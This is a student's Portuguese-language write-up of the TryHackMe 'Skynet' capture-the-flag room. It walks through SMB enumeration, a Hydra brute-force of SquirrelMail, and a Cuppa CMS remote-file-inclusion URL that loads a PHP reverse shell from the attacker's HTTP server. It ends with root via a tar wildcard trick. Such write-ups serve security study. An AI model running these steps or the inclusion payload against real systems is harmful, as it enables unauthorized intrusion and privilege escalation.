Logotipo

Descrição gerada automaticamente com confiança baixa

Relatório de CTF

Título do CTF – Plataforma

|  |  |
| --- | --- |
| **Informações do documento** | |
| **Referência** | CTF de estudo – Guilherme Thomasi Ronca |
| **N° Revisão** | 1 |
| **Data de publicação** | 06/10/2025 |
| **Link** | https://tryhackme.com/room/skynet |

|  |  |  |
| --- | --- | --- |
| **Redação** | Guilherme Thomasi Ronca | Estudante |
| **Revisão** | Nome do revisor | Orientador |
| **Aprovação** | Nome do aprovador | Diretor |

|  |  |  |
| --- | --- | --- |
| **Histórico de revisões** | | |
| **N°** | **Entregas** | **Descrição** |
| **0** | DD/MM/AAAA | Produção |
| **1** | DD/MM/AAAA | Revisão |
| **2** | DD/MM/AAAA | Aprovação |

|  |  |
| --- | --- |
| **Informações do CTF** | |
| **Nível de Dificuldade** | Fácil |
| **Tipo de acesso** | Pago |
| **Conceitos envolvidos** | Linux, Web, Privilege Escalation, Reverse Shell, Exploits, Smb |
| **Plataforma** | Tryhackme |
| **Área** | Red |

**Sumário**

[Contextualização 3](#_heading=h.gjdgxs)

[Subtítulo caso necessário 3](#_heading=h.30j0zll)

[Desenvolvimento 3](#_heading=h.1fob9te)

[What is Miles Password for his emails? 3](#_heading=h.3znysh7)

[What is the hidden directory 3](#_heading=h.2et92p0)

[What is the vulnerability called when you can include a remote file for malicious purposes? 3](#_heading=h.tyjcwt)

What is the user flag?  
What is the root flag? [3](#_heading=h.3dy6vkm)

[Conclusão 3](#_heading=h.1t3h5sf)

[Referências 3](#_heading=h.4d34og8)


**Contextualização**

CTF pago da plataforma TryHackMe. O sistema é baseado no mundo de Terminator, e utiliza um servidor da Skynet que sera o alvo principal do desafio. Para completar o CTF, é necessário conhecimento de Smbd, Reverse Shell e Privilege Escalation.


**Desenvolvimento**

**What is Miles password for his e-mails?**


Primeiramente, fiz um nmap para encontrar portas abertas.




Como http está aberto, coloquei o IP da maquina na web:


****

Como não encontrei nada de útil no site principal, rodei um gobuster para encontrar diretórios adicionais.


****


Apos visitar alguns diretórios, o único com informação era o /squirrelmail.

****


****

Acessei o Metasploit para tentar encontrar vulnerabilidades do sistema. Rodei um nmap e salvei no arquivo scan.xml, com isso importei o documento para o database do Metasploit.


****




Desses serviços rodando no servidor, sei que a ferramenta smbmap consegue fazer uma enumeração do servico smdb.


****


Com o smbmap, descubro que é possível fazer login utilizando anonymous. Também descubro o usuário milesdyson.

****


****

Utilizando smbclient, consigo fazer login na máquina, onde encontro 3 arquivos de interesse.

****


****


Log1.txt aparenta ser um arquivo de senhas, volto no squirrelmail e rodo um bruteforce com hydra utilizando o usuário milesdyson e log1.txt como possíveis senhas, encontrando a primeira como sucesso.

****


**What is the hidden directory?**


Dentro do e-mail, descubro a seguinte senha:


****


Voltando ao smbclient, em vez de anonymous tento dar login com milesdyson

utilizando a senha descoberta.

****



****

****


Encontrei o diretório escondido.


**What is the vulnerability called when you can include a remote file for malicious purposes?**

**R: Remote file inclusion**


**What is the user flag?**

Acessando o diretório me deparo com a seguinte página. Porém ela não tem nenhuma informação importante, rodo um gobuster mais uma vez para encontrar novos diretórios.

****

****

Indo no diretório de administrador, me encontro com a seguinte página.


****

Indo ao ExploitDB, encontro uma vulnerabilidade do Cuppa CMS onde utilizando um query específico consigo rodar remote file inclusion utilizando um shell php.


http://IP/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=SERVIDOR-HTTP/php-reverse-shell.php

Para isso, primeiro vou iniciar um servidor http com python para que eu possa fazer um get do meu shell, adicionalmente ativo um nc para escutar na porta escolhida.

****

****


Entrando na máquina, começo a andar pelos diretórios, encontro a user flag:


****


XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

**What is the root flag?**


Indo para tmp, consigo adicionar arquivos na máquina, assim utilizo o meu servidor http e dou um get no script LinEnum.sh, capaz de fazer uma enumeração no sistema.

****


****

****


Porem, não encontro nenhuma informação que posso usar. Depois disso, volto para o diretorio milesdyson para ver se encontro algo que possa me ajudar.

****

Descubro esse script. Vou para o diretório rodando tar e rodar sudo, porém não consigo por conta do erro de tty. Para resolver, importo uma shell utilizando python.

****

Descubro uma vulnerabilidade de wildcards do tar no Linux, onde ao usar \* com tar, os arquivos vao ser passados para o binário do tar e os comandos que eu utilizar vao ser executados como root. Encontro a flag.

****

XXXXXXXXXXXXXXXXXXXXX

**Conclusão**

O CTF foi uma ótima oportunidade para treinar meus conhecimentos em Privilege escalation e exploitation de vulnerabilidades. Também tive a oportunidade de descobrir outras ferramentas do Kali como smbmap.

**Referências**

<https://www.helpnetsecurity.com/2014/06/27/exploiting-wildcards-on-linux/?ref=blog.tryhackme.com>

<https://www.revshells.com/>

<https://legalhackers.com/advisories/SquirrelMail-Exploit-Remote-Code-Exec-CVE-2017-7692-Vuln.html>

<https://medium.com/@uukail2005/samba-smbd-3-x-4-x-exploitation-59a8d9431ea1>

<https://tldp.org/HOWTO/SMB-HOWTO-8.html>

<https://github.com/CuppaCMS/CuppaCMS/issues/33>

<https://www.exploit-db.com/exploits/25971>

<https://github.com/rebootuser/LinEnum>